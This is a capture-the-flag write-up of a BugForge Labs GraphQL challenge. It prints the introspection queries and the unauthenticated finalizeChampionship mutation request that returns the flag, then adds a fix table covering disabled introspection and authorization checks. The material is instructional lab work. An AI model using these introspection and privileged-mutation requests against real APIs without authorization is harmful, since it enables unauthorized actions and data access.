SOKUDO - GRAPHQL - Bugforge Daily Challenge
A GraphQL introspection writeup from BugForge Labs. The API happily described its own schema, and that map led straight to an unauthorized mutation and the flag.

This one’s a CTF (Daily Challenge) from BugForge labs, and this time the target speaks GraphQL instead of REST. No fuzzing, no guessing endpoint names - the API just told me exactly what it could do, and one of those things turned out to be something I really shouldn’t have been allowed to trigger.
Platform: BugForge Labs Category: Web Application Exploitation Vulnerability: GraphQL Introspection + Unauthorized Mutation Execution
The Big Picture
Here’s the attack chain in simple terms:
1
2
3
4
5
Register account → Spot a GraphQL endpoint in traffic
→ Run introspection query to map the schema
→ Discover a Mutation called finalizeChampionship
→ Enumerate its arguments and return type
→ Execute the mutation with seasonId: 1 → Get the flag in prizeCode field
Step 1 - Register & Get a JWT Token
Same as always, I started with a test account:
1
2
3
4
5
6
{
  "username": "test",
  "email": "test@gmail.com",
  "password": "123456",
  "full_name": "TESTER ME"
}
After registering, the app handed back a JWT token - that’s my identity for every request from here on.
 Register response with JWT token
Step 2 - Spotting the GraphQL Endpoint
After logging in, I explored the app while watching the traffic. On the championship results page, one request stood out - it was hitting a GraphQL endpoint.
 GraphQL endpoint found in traffic
The query being sent looked like this:
1
2
3
{
  "query": "{ currentSeason { id name status standings { rank username wpm accuracy } } }"
}
It was just fetching the current season’s standings - rank, username, WPM, accuracy. Normal enough on the surface. But any time I see a GraphQL endpoint, it’s always worth poking at.
 GraphQL season standings response
Step 3 - Running an Introspection Query
The first thing to check on any GraphQL endpoint is whether introspection is enabled. Introspection lets you ask the server “what queries and mutations do you actually support?” - basically a free map of the entire API.
I sent the standard introspection query:
1
2
3
{
  "query": "{ __schema { types { name } } }"
}
The server responded with the full list of types:
1
2
3
4
5
6
7
8
9
10
11
12
13
{
  "data": {
    "__schema": {
      "types": [
        { "name": "SeasonStanding" },
        { "name": "Season" },
        { "name": "ChampionshipResult" },
        { "name": "Query" },
        { "name": "Mutation" }
      ]
    }
  }
}
 Introspection query result
Two things stood out right away: ChampionshipResult and Mutation. A Mutation type existing means the API has write operations, not just reads - that’s the interesting part.
Introspection isn’t a vulnerability on its own, but leaving it enabled in production hands an attacker a fully documented map of every query and mutation the API supports.
Step 4 - Discovering What Mutations Exist
I queried the Mutation type directly to see what it actually supports:
1
2
3
{
  "query": "{ __type(name: \"Mutation\") { name fields { name } } }"
}
Response:
1
2
3
4
5
6
7
8
9
10
{
  "data": {
    "__type": {
      "name": "Mutation",
      "fields": [
        { "name": "finalizeChampionship" }
      ]
    }
  }
}
Only one mutation: finalizeChampionship. The name alone suggests this should be a privileged, one-time action - something only an admin or the system itself should trigger. Worth digging into.
Step 5 - Enumerating Its Arguments and Return Type
Before calling the mutation blind, I needed to know what arguments it takes and what it returns.
 Arguments and return type of finalizeChampionship
That query gave me everything I needed:
1
2
3
4
Mutation      : finalizeChampionship
Argument      : seasonId
Argument type : ID!   (required)
Return type   : ChampionshipResult!
ChampionshipResult was already in the schema list from Step 3 - a good sign it holds structured data worth reading.
Step 6 - Executing the Mutation
With the argument name and type confirmed, I called the mutation directly, passing seasonId: "1" and asking for every field on ChampionshipResult:
1
2
3
{
  "query": "mutation { finalizeChampionship(seasonId: \"1\") { seasonId champion finalized prizeCode } }"
}
The server ran it with zero authorization check and handed back the result - including a prizeCode field holding the flag.
 Flag retrieved in prizeCode field
Every step here used only information the server volunteered through its own introspection system - no guessing, no brute-forcing.
How Could This Be Fixed?
| Issue | Fix |
|---|---|
| Introspection enabled in production | Disable GraphQL introspection in production - it hands attackers a complete map of the API |
finalizeChampionship has no authorization check | Sensitive mutations must verify the caller’s role before executing - only admins or the system should be able to finalize a championship |
prizeCode returned without any gating | Strip sensitive fields from the response for unauthorized callers, even if the mutation itself runs |
Key Takeaways
- Introspection enabled in production is a serious information disclosure. It turns a black-box API into a fully documented one for anyone who knows to ask.
- Always check for Mutation types, not just Query types. Queries read data, mutations write or trigger actions - and write operations are almost always more dangerous.
- A mutation named
finalizeChampionshipshould require admin privileges. The name itself signals a privileged, irreversible action - letting any authenticated user call it is the actual access control failure. - GraphQL’s introspection system can be an attacker’s best friend. The entire path here was built using only what the server willingly described about itself.
Happy Hacking!
| Challenge: BugForge Daily - Sokudo - Graphql | Aug 15th, 2026 |